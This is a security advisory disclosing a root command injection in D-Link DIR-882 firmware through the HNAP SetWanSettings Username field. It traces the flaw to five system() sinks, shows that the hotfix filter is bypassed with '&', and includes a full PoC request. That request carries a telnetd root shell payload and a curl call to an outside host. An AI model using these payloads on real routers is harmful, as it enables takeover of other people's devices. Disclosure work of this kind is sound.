Root Remote Code Execution (RCE) in D-Link DIR-882
Date: May 15, 2026
Discoverer: Ruoqin Zou And Hanwen Zhang
Vulnerability Type: Command Injection (CWE-77)
1. Executive Summary
A critical command injection vulnerability exists in the HNAP (Home Network Administration Protocol) interface of multiple D-Link DIR-882 firmware versions. By sending a specifically crafted SetWanSettings SOAP request, an authenticated attacker can inject arbitrary shell commands that are executed with root privileges. This occurs due to insufficient sanitization of the Username and Password fields before they are passed to a system shell command in the rcservice.
2. Affected Products
The following firmware versions for the D-Link DIR-882 A1 hardware are confirmed to be vulnerable:
- DIR882A1_FW130B06
- DIR882A1_FW130B06_Hotfix_02 Beta
- DIR882A1_FW130B06_Hotfix_03 Beta
3. Patch Bypass Analysis

Following the disclosure of CVE-2021-44880, D-Link attempted to mitigate command injection vulnerabilities in the HNAP interface through the release of DIR882A1_FW130B06_Hotfix_03 Beta. https://supportannouncement.us.dlink.com/announcement/publication.aspx?name=SAP10287 However, our analysis confirms that the security patch is incomplete and the injection vector remains exploitable.
The Hotfix 03 Beta implementation only introduced a rudimentary blacklist filter specifically targeting the semicolon (;) character for command concatenation. It fails to account for other standard shell logical operators. We have successfully verified that using the ampersand (&) or double ampersand (&&) as a delimiter (e.g., & [command] & in XML) bypasses the existing filter entirely, allowing arbitrary command execution with root privileges. This demonstrates that the root cause—unsanitized input being passed to system()—persists in the latest beta firmware.
4. Path: WAN-VPN SetWanSettings -> root RCE
Full Data Flow
HNAP /HNAP1/SetWanSettings
  Type = "PPTP" | "L2TP" | DynamicPPTP | StaticPPTP | DynamicL2TP | StaticL2TP
  Username = ';telnetd -l /bin/sh -p 9999;'
  Password = AES_enc('x')
       │
       ▼
prog.cgi!sub_465E68  (SetWanSettings handler, @0x465E68)
       │  0x467180  webGetVarString("/SetWanSettings/Username")   <- only a `bnez` non-empty check
       │  0x4671d0  webGetVarString("/SetWanSettings/Password")
       │  0x467238  decrypt_aes(session_key, Password_b64, plain) <- raw bytes after decryption
       │  0x46830c  jal sub_46591C(proto, user, pass, …)          <- enters the write routine
       ▼
prog.cgi!sub_46591C  (@0x46591C) - writes to nvram
       │  0x4659bc  nvram_safe_set("wan_wan0_proto", "pptp" | "l2tp")
       │  0x465c8c  nvram_safe_set("wan_wan0_vpn_username", user)  <- no `strchr`, no length trimming
       │  0x465cc0  nvram_safe_set("wan_wan0_vpn_passwd",  pass)   <- no filtering
       │  → serviceApplyAction(1, 4, "stop_wan")
       │  → serviceApplyAction(1, 4, "start_wan")
       ▼
rc!start_wan  (dispatched via `notify_rc`)
       │  nvram_safe_get("wan_wan0_proto") → strcmp("pptp") / strcmp("l2tp")
       │
       │  PPTP branch:
       │   0x41e9bc  sprintf(buf, "echo '%s * %s *'>/tmp/ppp/pap-secrets",  user, pass)
       │             system(buf)                                                  ⚠
       │   0x41ea54  sprintf(buf, "echo '%s * %s *'>/tmp/ppp/chap-secrets", user, pass)
       │             system(buf)                                                  ⚠
       │
       │  L2TP branch:
       │   0x41fbac  sprintf(buf, "echo '%s * %s *'>/tmp/l2tp/l2tp-secrets", …)    ⚠
       │   0x41fc44  sprintf(buf, "echo '%s * %s *'>/tmp/ppp/pap-secrets",   …)    ⚠
       │   0x41fcdc  sprintf(buf, "echo '%s * %s *'>/tmp/ppp/chap-secrets",  …)    ⚠
       ▼
  Five `sprintf -> system` sinks, executed as root
Key Evidence
prog.cgi:0x467180 / 0x4671d0- Username / Password are read from XML with only a non-empty check.prog.cgi:0x465c80-0x465cd0- There is no character filtering at all before writingwan_wan0_vpn_username / wan_wan0_vpn_passwd.rc:0x41e9bc / 0x41ea54 / 0x41fbac / 0x41fc44 / 0x41fcdc- All five sinks arenvram_safe_get -> sprintf -> systemwith no sanitization in between.- Script-based enumeration of all external calls inside
sub_46591C/start_wanfound no functions such asstrchr,strpbrk, orescape_shell_meta.
Actual Command String Executed
Using PPTP with Username = ';telnetd -l /bin/sh -p 9999;' and Password = AAAA as an example, the actual string passed to system() is:
echo '';telnetd -l /bin/sh -p 9999;'' * AAAA *'>/tmp/ppp/pap-secrets
The four single quotes pair correctly, so the command is syntactically valid:
echo ''(outputs an empty string);telnetd -l /bin/sh -p 9999;(a standalone command executed as root)'' * AAAA *'>/tmp/ppp/pap-secrets(the remainingecho, redirected by the shell; glob expansion of*is not relevant here)
PoC
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://purenetworks.com/HNAP1/SetWanSettings"
HNAP_AUTH: <valid auth>
Cookie: uid=<session>

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <SetWanSettings xmlns="http://purenetworks.com/HNAP1/">
      <WANID>1</WANID>
      <Type>PPTP</Type>
      <Username>';curl 192.168.0.55:12345;'</Username>
      <Password>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</Password>
      <AutoReconnect>true</AutoReconnect>
      <MaxIdleTime>0</MaxIdleTime>
      <IPAddress>1.2.3.4</IPAddress>
      <SubnetMask>255.255.255.0</SubnetMask>
      <Gateway>1.2.3.1</Gateway>
      <MTU>1400</MTU>
      <ServiceName></ServiceName>
      <MacAddress></MacAddress>
    </SetWanSettings>
  </soap:Body>
</soap:Envelope>
In DIR882A1_FW130B06_Hotfix_03 Beta,we can replace ; with & to exploit.